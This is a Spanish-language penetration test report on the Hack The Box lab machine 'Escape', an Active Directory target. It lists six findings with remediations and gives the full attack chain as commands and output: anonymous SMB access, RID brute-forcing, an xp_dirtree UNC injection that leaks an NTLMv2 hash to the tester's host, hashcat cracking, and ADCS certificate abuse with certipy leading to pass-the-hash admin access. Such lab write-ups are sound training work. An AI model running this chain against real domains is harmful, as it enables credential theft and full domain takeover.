Prueba de Penetración

HTB Labs (Escape)

nico.sanchezsierra@hotmail.com, OSID: OS-013

2025-10-30

Contents

1 Reporte

1.1 Introducción

Buenos días, espero que estés teniendo un magnífico día.

Hoy traemos conceptos nuevos. Llevo un tiempo practicando Active Directory para sentirme cómodo en estos entornos Windows. Pues como habrás imaginado, esta máquina de dificultad Media (Escape) nos traerá retos de Active Directory.

¡Vamos a por ello!

1.2 Objetivo

La finalidad de estos Reportes de Penetración es demostrar mi capacidad a la hora de identificar y explotar vectores de ataque, además de demostrar mi capacidad a la hora de documentarlas. Se intenta buscar un formato lo más profesional posible teniendo en cuenta la experiencia en este campo. Por ese motivo se sigue un proceso riguroso y meticuloso, estructurado y siguiendo metodologías MITRE ATT&CK, CEH y OSCP.

Para los Reportes de Penetración se usan máquinas de HTB (Hack The Box) o THM (TryHackMe), de modo que sí se nos permite documentar y trabajar públicamente con ellas.

2 Resumen Alto Nivel

Se me encargó realizar una prueba de penetración interna hacia una máquina de Hack The Box. Una prueba de penetración interna es un ataque dedicado contra sistemas conectados internamente. El enfoque de esta prueba es identificar vulnerabilidades que supongan un riesgo al sistema y documentarlas. Mi objetivo era evaluar la red, identificar sistemas y explotar fallos mientras informamos de ello.

Al realizar la prueba interna, se hallaron varias vulnerabilidades preocupantes que fueron identificadas y reportadas. Durante las pruebas, pude obtener acceso a nivel administrativo sobre el sistema encargado.

A continuación se enumerarán las vulnerabilidades y fallas del sistema que suponen un riesgo al sistema. Serán clasificadas dependiendo la exposición, la facilidad y el impacto de las mismas.

Crítico	Alto	Medio	Bajo	Total
3	2	1	0	6

ID	Riesgo	CVE	Nombre Descriptivo
1	Alto	N/A	Acceso anónimo a directorios SMB
2	Crítico	N/A	Credenciales expuestas públicamente
3	Medio	N/A	Enumeración de usuarios Windows
4	Alto	N/A	UNC Path Injection
5	Crítico	N/A	Credenciales en texto plano
6	Crítico	N/A	Abuso de Certificados Active Directory

2.1 Recomendaciones

Recomiendo corregir las vulnerabilidades identificadas durante las pruebas para asegurar que un atacante no pueda explotar estos sistemas en el futuro. Una cosa a recordar es que estos sistemas requieren parches frecuentes y una vez parcheados, deberían mantenerse en un programa regular de parches para proteger las vulnerabilidades adiciones que se descubran más tarde.

3 Metodología

Utilicé un enfoque estándar de pruebas de penetración que incluye las fases de enumeración, explotación, post-explotación, persistencia y limpieza de pruebas. Este método es comúnmente empleado en entornos de certificación Offensive Security para evaluar la seguridad de sistemas y redes.

A continuación, se describen los pasos realizados para identificar y explotar las vulnerabilidades encontradas durante la prueba de penetración.

3.1 Recolección de Información

La parte de recopilación de información de una prueba de penetración se centra en identificar los límites y las tecnologías de nuestro objetivo. Durante esta prueba de penetración fui asignado la siguiente IP.

Redes disponibles

- 10.10.11.202

3.2 Penetración

Las partes de la prueba de penetración se centran en gran medida en obtener acceso a una variedad de sistemas. Durante la prueba de penetración, pude acceder con éxito al sistema encargado.

3.2.1 Sistema IP: 10.10.11.202

3.2.1.1 Enumeración de servicios

La parte de enumeración de servicios de una prueba de penetración se centra en recopilar información sobre qué servicios están activos en un sistema. Esto es valioso para un atacante, ya que proporciona información detallada sobre posibles vectores de ataque en un sistema. Entender qué aplicaciones

se están ejecutando en el sistema le brinda al atacante la información necesaria antes de realizar la prueba de penetración real.

Dirección IP	Puertos Abiertos
10.10.11.202	53,88,135,139,445,464,593, 636,1433,3268,3269,5985,9389

Resultados del escaneo de Nmap (puertos):

```
nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason 10.10.11.202

PORT      STATE SERVICE       REASON
53/tcp    open  domain        syn-ack ttl 127
88/tcp    open  kerberos-sec  syn-ack ttl 127
135/tcp   open  msrpc         syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
389/tcp   open  ldap          syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
464/tcp   open  kpasswd5      syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl       syn-ack ttl 127
1433/tcp  open  ms-sql-s      syn-ack ttl 127
3268/tcp  open  globalcatLDAP syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman         syn-ack ttl 127
9389/tcp  open  adws          syn-ack ttl 127
49667/tcp open  unknown       syn-ack ttl 127
49689/tcp open  unknown       syn-ack ttl 127
49690/tcp open  unknown       syn-ack ttl 127
49702/tcp open  unknown       syn-ack ttl 127
49713/tcp open  unknown       syn-ack ttl 127
49745/tcp open  unknown       syn-ack ttl 127
```

Figure 3.1: nmap -sS -n -Pn -p- –min-rate 5000 –disable-arp-ping –reason 10.10.11.202

Resultado del escaneo de Nmap (versiones):



Figure 3.2: nmap -sCV -O -p53,88,135,139,445,464,593,636,1433,3268,3269,5985,9389 10.10.11.202

3.2.1.2 Explotación y Post-Explotación de Vulnerabilidades

En este informe se ha decidido presentar la explotación y la post-explotación como una única sección. Esta organización facilita la verificación técnica: el revisor puede encontrar en un mismo bloque qué falla, cómo se explota y cuál fue el impacto real, mejorando la trazabilidad entre la evidencia y el hallazgo.

En una prueba de penetración la explotación se centra en explotar los vectores de ataque que anteriormente se enumeraron, ganando así acceso al sistema. Por otro lado, la post-explotación se basa en aumentar privilegios y obtener acceso administrativo.

A continuación he enumerado las fallas y vulnerabilidades que anotamos en el Resumen de Alto Nivel, pero más detalladamente. Además, se explica la vulnerabilidad, se muestra que es explotable y se presentan mitigaciones.

3.2.1.3 Vulnerabilidad (ID: 1, Acceso anónimo a directorios SMB)

Riesgo: Alto

CVE: N/A

Servicios Afectados: Servicio SMB (puerto 445)

Explicación de la vulnerabilidad:

Se identificó que se podía acceder a los directorios de SMB sin necesidad de contar con un usuario.

El servicio de SMB tiene configurado que se permita el acceso a usuarios sin autenticar, lo que resulta en un usuario anónimo.

Esto supone un riesgo sobre los ficheros y directorios de SMB. A pesar de que no implica un acceso directo al sistema Windows, compromete la integridad y confidencialidad de los ficheros.

Remedio de la vulnerabilidad:

- Eliminar usuario anónimo de SMB

Pruebas:

Con la herramienta “smbclient” se listaron directorios y se accedió a un directorio.



Figure 3.3: smbclient -N -L //10.10.11.202



Figure 3.4: smbclient -N //10.10.11.202/Public

3.2.1.4 Vulnerabilidad (ID: 2, Credenciales expuestas públicamente)

Riesgo: Crítico

CVE: N/A

Servicios Afectados: Servicio SMB (Puerto 445) y Usuario “PublicUser”

Explicación de la vulnerabilidad:

Dentro de las carpetas públicas de SMB, se identificó un documento pdf con Usuario y Credencial.

Este tipo de vulnerabilidades suelen ser comunes, no esperas que nadie acceda, pero también las más peligrosas.

Esto supone un riesgo crítico en el sistema, pues con este usuario el atacante podría acceder a un servicio con las nuevas credenciales y ganar acceso al sistema.

Remedio de la vulnerabilidad:

- Rotar credenciales del usuario “PublicUser”
- Eliminar información sensible de ficheros compartidos

Pruebas:

Con la herramienta “smbclient” se descargó el fichero compartido.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# smbclient -N //10.10.11.202/Public
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Nov 19 12:51:25 2022
  ..                                  D        0  Sat Nov 19 12:51:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 14:39:43 2022

                5184255 blocks of size 4096. 1463640 blocks available
smb: \> mget "SQL Server Procedures.pdf"
Get file SQL Server Procedures.pdf? Y
getting file \SQL Server Procedures.pdf of size 49551 as SQL Server Procedures.pdf
.6 KiloBytes/sec)
```

Figure 3.5: Comando SMB: mget “fichero”

Dentro del fichero se identificó un Usuario/Credencial.



Figure 3.6: Contenido de PDF

3.2.1.5 Vulnerabilidad (ID: 3, Enumeración de usuarios Windows)

Riesgo: Medio

CVE: N/A

Servicios Afectados: Servicio SMB (Puerto 445) y Usuarios internos de Windows

Explicación de la vulnerabilidad:

En versiones viejas o desactualizadas, el usuario Guest está habilitado por defecto. Esto permite que el usuario Guest ejecute consultas sin credenciales, permitiendo así la enumeración interna de usuarios de Windows.

En este caso se aprovechó la cuenta Guest para lanzar un ataque de enumeración sobre los RID. Los RID son identificadores numéricos que complementan el SID de un dominio y permiten clasificar cuentas. Mediante la enumeración de RIDs se logró recuperar una lista de cuentas internas.

A pesar de que no implique un acceso directo al sistema, el atacante podría usar esta información para futuros ataques.

Remedio de la vulnerabilidad:

- Deshabilitar usuario Guest
- Filtrar consultas del usuario Guest sobre SMB

Pruebas:

Con la herramienta “crackmapexec” y el usuario “guest” se ejecutó un ataque de fuerza bruta sobre los RID, logrando así enumerar usuarios internos de Windows.



Figure 3.7: crackmapexec smb 10.10.11.202 -u guest -p “” –rid-brute | grep SidTypeUser | cut -f2 -d’' | cut -f1 -d’(’

3.2.1.6 Vulnerabilidad (ID: 4, UNC Path Injection)

Riesgo: Crítico

CVE: N/A

Servicios Afectados: MSSQL (puerto 1433)

Explicación de la vulnerabilidad:

El servidor MSSQL permite la manipulación y ejecución de UNCs hacia servidores externos, lo que permite la intercepción de credenciales encriptadas.

A través de la cuenta “PublicUser” se pudo ejecutar una consulta en MSSQL que forzó la apertura de una ruta UNC hacia el atacante (UNC Path Injection). Al intentar acceder al recurso remoto, el servidor inició una conexión SMB y emitió la autenticación, la cual fue interceptada con la herramienta “Responder” y desencriptada con “Hashcat”.

Esta vulnerabilidad supone un riesgo elevado, pues permite obtener credenciales que pueden usarse para ganar acceso al sistema o nuevos servicios.

Remedio de la vulnerabilidad:

- Deshabilitar la opción de ejecutar procedimientos en rutas externas
- Rotar la credencial comprometida
- Revisar/Reforzar las políticas de credenciales
- Usar canales cifrados y seguros

Pruebas:

Con la herramienta “mssqlclient.py” se usó la función “xp_dirtree” para ejecutar un UNC malicioso que será interceptado con “responder”.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# python3 mssqlclient.py sequel.htb/PublicUser:GuestUserCantWrite1@10.10.11.202
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (PublicUser  guest@master)> xp_dirtree //10.10.16.3//malicious_testing
subdirectory   depth   file
____________   _____   ____
```

Figure 3.8: Comando mssql: xp_dirtree //10.10.16.3/malicious_testing

```
[SMB] NTLMv2-SSP Client   : 10.10.11.202
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:423095b7a0cf0efb:DC460C0F3C7769550A8D07265D3197D5:0101000000000000080105
DA1A349DC01DC8D31878D3F8213000000000200080045004200350032000100 1E00570049004E002D005A00310051004F005A00430037004C00
5800410058000400340057004900 4E002D005A00310051004F005A00430037004C005800410058002E00450042003500320 02E004C004F00430
041004C0003001400450042003500320 02E004C004F00430041004C000500140045004200350032002E004C004F00430041004C000700080080
105DA1A349DC0106000400020000000800300030000000000000000000000000300000E4B60BC8812278F6811C199E9DA7FE9E1D85132773122
5BD661E39BF2D1DE66C0A0010000000000000000000000000000000000000009001E00630069006600730002F00310030002E00310030002E003100
```

Figure 3.9: responder -I tun0

Finalmente se pudo desencriptar con la herramienta “Hashcat”.

```
hashcat -m 5600 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
(SNIP ... )

SQL_SVC::sequel:423095b7a0cf0efb:dc460c0f3c7769550a8d07265d3197d5:0101000000000000080105da1a349dc01dc8d31878d3f82130
0000000020008004500420035003200010 01e00570049004e002d005a00310051004f005a00430037004c005800410058000400340057004900
4e002d005a00310051004f005a00430037004c005800410058002e00450042003500320 02e004c004f00430041004c000300140045004200350
032002e004c004f00430041004c000500140045004200350032002e004c004f00430041004c000700080080105da1a349dc0106000400020000
000800300030000000000000000000000000300000e4b60bc8812278f6811c199e9da7fe9e1d851327731225bd661e39bf2d1de66c0a0010000
0000000000000000000000000000000009001e00630069006600730 02f00310030002e00310030002e00310036002e00330000000000000000000
:REGGIE1234ronnie
```

Figure 3.10: hashcat -m 5600 -a 0 hash /usr/share/wordlist/rockyou.txt

3.2.1.7 Vulnerabilidad (ID: 5, Credenciales en texto plano)

Riesgo: Crítico

CVE: N/A

Servicios Afectados: Fichero “ERRORLOG.BAK” y Usuario “Ryan.Cooper”

Explicación de la vulnerabilidad:

Se identificó un fichero (log) con credenciales de usuario.

Se accedió al sistema con el usuario “sql_svc”, y se identificó un fichero en “SQLServer Logs ERROR-LOG.BAK” el cual contenía credenciales del usuario “Ryan.Cooper” en texto plano.

Esto supone un riesgo crítico, pues si un atacante revisa los logs, podría moverse lateralmente a un nuevo usuario y así, facilitar el acceso a privilegios administrativos.

Remedio de la vulnerabilidad:

- Limitar/Restringir el acceso a Logs
- Ofuscar, usar máscaras o encriptar contraseñas en ficheros

Pruebas:

Se identificó un fichero con credenciales de usuario.



Figure 3.11: dir ERRORLOG.BAK



Figure 3.12: Usuario/Credenciales expuestos

3.2.1.8 Vulnerabilidad (ID: 6, Abuso de Certificados Active Directory)

Riesgo: Crítico

CVE: N/A

Servicios Afectados: Centro de Certificados

Explicación de la vulnerabilidad:

Se identificó una plantilla de certificado potencialmente peligrosa. Con ella se consiguió obtener material de autenticación de la cuenta administrativa, lo que permitió el acceso administrativo al sistema.

Mediante la herramienta “certipy-ad” se comprobó que la plantilla “UserAuthentication” permitía enrolamiento a miembros de “Domain Users”, Ryan.Cooper pertenecía a ese grupo. Se generó un certificado que incluía un UPN dirigido a una cuenta administrativa y se capturó el material de autenticación (hash). Ese material fue utilizado para obtener acceso con privilegios elevados. *UPN: identificador único de inicio de sesión en un dominio Active Directory*

Esta vulnerabilidad supone el riesgo más elevado del sistema, pues con un usuario sin privilegios podemos obtener la cuenta administrativa del sistema.

Remedio de la vulnerabilidad:

- Eliminar enrolamiento de certificado a Domain Users.
- Usar Kerberos como autenticación y denegar autenticación por certificados

Pruebas:

Con la herramienta “certipy-ad find” se identificó el certificado explotable.



Figure 3.13: certypy-ad find -vulnerable -u ‘Ryan.Cooper’ -p ‘passwd’ -dc-ip 10.10.11.202 -stdout



Figure 3.14: certypy-ad find -vulnerable -u ‘Ryan.Cooper’ -p ‘passwd’ -dc-ip 10.10.11.202 -stdout



Figure 3.15: certypy-ad find -vulnerable -u ‘Ryan.Cooper’ -p ‘passwd’ -dc-ip 10.10.11.202 -stdout

Luego usamos la herramienta “certipy-ad req” para obtener el UPN de administrador.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# certipy-ad req -dc-ip 10.10.11.202 -u 'Ryan.Cooper' -p NuclearMosquito3 -target 'sequel.htb' -ca 'sequel-DC-CA'
 -template 'UserAuthentication' -upn administrator@sequel.htb
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 14
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Figure 3.16: certipy-ad req -dc-ip 10.10.11.202 -u ‘Ryan.Cooper’ -p ‘passwd’ -target ‘sequel.htb’ -ca ‘sequel-DC-CA’ -template ‘UserAuthentication’ -upn administrator@sequel.htb

Finalmente volvemos a usar la herramienta “certipy-ad auth” y autenticamos como Administrador para obtener el hash.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# ntpdate sequel.htb; certipy-ad auth -dc-ip 10.10.11.202 -pfx 'administrator.pfx' -u administrator -domain 'sequ
el.htb'
2025-10-31 00:43:30.363680 (+0100) +28805.574396 +/- 0.021957 sequel.htb 10.10.11.202 s1 no-leap
CLOCK: time stepped by 28805.574396
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
```

Figure 3.17: certipy-ad auth -dc-ip 10.10.11.202 -pfx ‘administrator.pfx’ -u administrator -domain ‘sequel.htb’

Como resultado obtuvimos un Hash que con “evil-winrm” usamos PassTheHash para obtener acceso al sistema.



Figure 3.18: evil-winrm -i 10.10.11.202 -u administrator -H 'hash'

3.3 Mantener Acceso

Mantener el acceso en un sistema es importante para nosotros como atacantes, asegurando que podamos volver a entrar en un sistema después de haber sido explotado.

La fase de mantenimiento de acceso de la prueba de penetración se centra en garantizar que una vez el ataque ha ocurrido, podamos volver a tener acceso administrativo fácilmente. Muchos exploits puedes ser ejecutados solo una vez y puede que nunca podamos volver a entrar en un sistema después de haber realizado la explotación.

Pruebas: Durante la prueba de penetración ganamos acceso administrativo mediante Pass The Hash. Si esta vulnerabilidad no se reporta seguiremos teniendo acceso de la misma manera.

3.4 Limpieza de Pruebas

La parte de limpieza de pruebas nos garantiza que los restos ejecutados y creados durante la prueba de penetración estén completamente eliminados.

A menudo, fragmentos de herramientas o cuentas de usuario quedan en el sistema, lo que puede causar problemas de seguridad en un futuro.

Asegurarse de que somos meticulosos y que no quedan restos de nuestra prueba de penetración es importante.

Pruebas: En esta prueba de penetración no fue necesario cargar ficheros ni ejecutables en el sistema.